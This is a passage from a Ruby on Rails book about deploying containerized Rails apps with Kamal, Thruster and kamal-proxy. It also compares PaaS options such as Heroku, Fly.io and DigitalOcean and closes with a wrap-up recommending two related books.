- **Thruster**¹⁴⁷ is a reverse proxy that will take the incoming requests into your Docker container, which then sends the traffic to an application server like Puma. It adds HTTP/2 support, automatic TLS certificate management, and serves your static files efficiently.
- **Puma**¹⁴⁸ is our Ruby webserver
- and our Rails application

Kamal

Kamal is a deployment tool—you can imagine it as “Capistrano, but for containers”. It consists of two parts: the deployment tool itself, written in Ruby and distributed as a gem, and the proxy that runs on the server, written in Go.

To deploy an application with Kamal, you need to fulfill the following prerequisites:

- A Dockerfile for your application (Rails generates it for you)
- A Docker Registry where you can push your Docker images
- A server running Linux to which you have SSH access

The easiest way to understand Kamal is to go through the steps it takes when it does a deployment. It doesn’t matter whether it does it for the first time or has already done it 400 times before. These are the steps:

- It connects to the server via SSH
- If Docker is not yet installed, it is installed using get.docker.com
- It logs into the Docker registry on both the local machine and the server.
- It builds the Docker image locally, pushes it to the registry, and pulls it onto the server.
- It ensures that kamal-proxy is running and accepting traffic on ports 80 and 443.
- It starts the new container.

¹⁴⁷<https://github.com/basecamp/thruster>

¹⁴⁸<https://puma.io>

- kamal-proxy waits for the new container to respond with 200 OK on /up (this is handled by the health controller by default) and starts routing traffic to it.
- If there is a previous container of the same app running, kamal-proxy waits until it finishes all open requests to it and then shuts it down.
- It prunes unused images and stopped containers.

Following this approach, Kamal offers zero-downtime deployments. [You can find documentation on the configuration file for Kamal here¹⁴⁹](#).

The Kamal team proposes to use Thruster and kamal-proxy in combination by running Thruster inside the application container. kamal-proxy runs outside of your container and distributes the traffic to the containers. In the following table, we compare the roles of Puma, Thruster, and kamal-proxy in three different setups.

	puma	puma + thruster	puma, thruster & kamal-proxy
Let's Encrypt	-	thruster	kamal-proxy*
HTTP/2	-	thruster	kamal-proxy
HTTP Caching	-	thruster	thruster
Static Files	puma	thruster (X-Sendfile)	thruster (X-Sendfile)
Request Buffering	puma	puma	kamal-proxy

**Note that kamal-proxy will only handle Let's Encrypt in a single server setup*

Multiple Servers

Kamal can deploy your application to multiple servers. The configuration allows you to provide them as a list. The deployment process outlined above is done for each of the servers. At this point, Kamal does not handle load balancing (this is a planned feature). So you will need to set up load balancing for your servers. If you are load balancing on the HTTP level, that means you will also need to handle TLS in the load balancer. If you are load balancing on a lower level, you will have to set up manual certificates in Kamal, as the automatic Let's Encrypt setup will not work.

Multiple Applications

You can deploy multiple different apps to the same server with Kamal as well. The proxy will route the traffic to the right container automatically. This will also work for multiple servers (you could, for example, deploy five applications to a pool of three servers).

Additional Features

The following features are currently implemented in kamal-proxy but are not yet exposed in Kamal itself. This might change soon.

¹⁴⁹<https://kamal-deploy.org/docs/configuration/overview>

- **Maintenance Page:** You can put an application in maintenance mode, showing a maintenance page.
- **Request Pausing:** You can tell kamal-proxy to keep all incoming requests open in the proxy and not forward them to the app. You could then do a very fast maintenance task and then resume the requests.
- **Canary Deployments:** You can deploy a second version of your app and send the requests partially to the first and second versions of your app. You can either do that with a percentage or group via the `kamal-rollout` cookie.

Limitations

It is important to note that Kamal is a deployment tool similar to Capistrano. You cannot compare it to a PaaS as it is advertised. This is expressed in the following limitations.

In its current version, Kamal is very limited in a multiserver setup. You will need to set up load balancing yourself, as we outlined above. That also means that autoscaling is entirely out of the question.

In most environments, you are responsible for keeping your Docker container up to date (as well as your gems, of course). This includes updating Ruby and all the other packages in your Docker container. This is true for Kamal as well. But in addition, you need to take care of the underlying server(s). That includes updating the packages on there and hardening them. In a single server setup, that also means that you will be offline if an update to that server requires a restart.

Remember how we wrote at the start of this chapter that you only need a database and an object store now? Kamal doesn't offer any help here. So you need to either get your database as a service or you need to set it up yourself, including a backup strategy.

Finally, Kamal does not offer any observability features. It doesn't collect the logs centrally, and it doesn't offer any monitoring, metrics, tracing, or error tracking.

Platform as a Service

As outlined above, a PaaS adds value compared to a solution like Kamal. You need to decide for your business if it is worth the extra cost. The same is true for using your database as a service versus running it yourself.

If you decide to go with a PaaS, there are many great options today. Here are some examples:

- **Heroku¹⁵⁰:** The classic choice. But at this point quite pricey, and slow moving. Very limited choices of regions to deploy to.

¹⁵⁰<https://www.heroku.com>

- [Fly.io](https://fly.io)¹⁵¹: Puts a lot of emphasis on deploying to many regions. On the other hand, Fly doesn't offer a lot of managed services themselves. You can imagine it as a globally distributed Docker cluster.
- [Digital Ocean App Platform](https://www.digitalocean.com/products/app-platform)¹⁵²: Going beyond the feature set of Heroku (like other database choices, or an integrated CDN) for a lower price.

Comparing the price and offerings of these providers is out of scope for this book. It would also be outdated quickly. So we ask you to investigate that for yourself.

Conclusion

With a containerized Rails application, you have plenty of deployment options — both managed offerings (PaaS) as well as running it yourself. The same is true for the stateful parts of your system (database and object storage). Heroku has some serious competition now in the PaaS and DBaaS market.

¹⁵¹<https://fly.io>

¹⁵²<https://www.digitalocean.com/products/app-platform>

Wrap Up

This ends our whirlwind tour through Ruby on Rails and its ecosystem. If you want to learn more about the powerful ORM in Rails, or how to build modern frontends in Rails, we have two entire books for you:

- [Rails Way: ActiveRecord Deep Dive](https://leanpub.com/active_record_deep_dive)¹⁵³ — this will go into the advanced topics of Active Record, covering every detail of this important part of Rails.
- [Building Progressive Web Apps with Rails](https://leanpub.com/pwas-with-rails)¹⁵⁴ — which will answer your question: How do I build a modern web frontend with Rails, entirely without an SPA framework like React, Angular, or Vue.

¹⁵³https://leanpub.com/active_record_deep_dive

¹⁵⁴<https://leanpub.com/pwas-with-rails>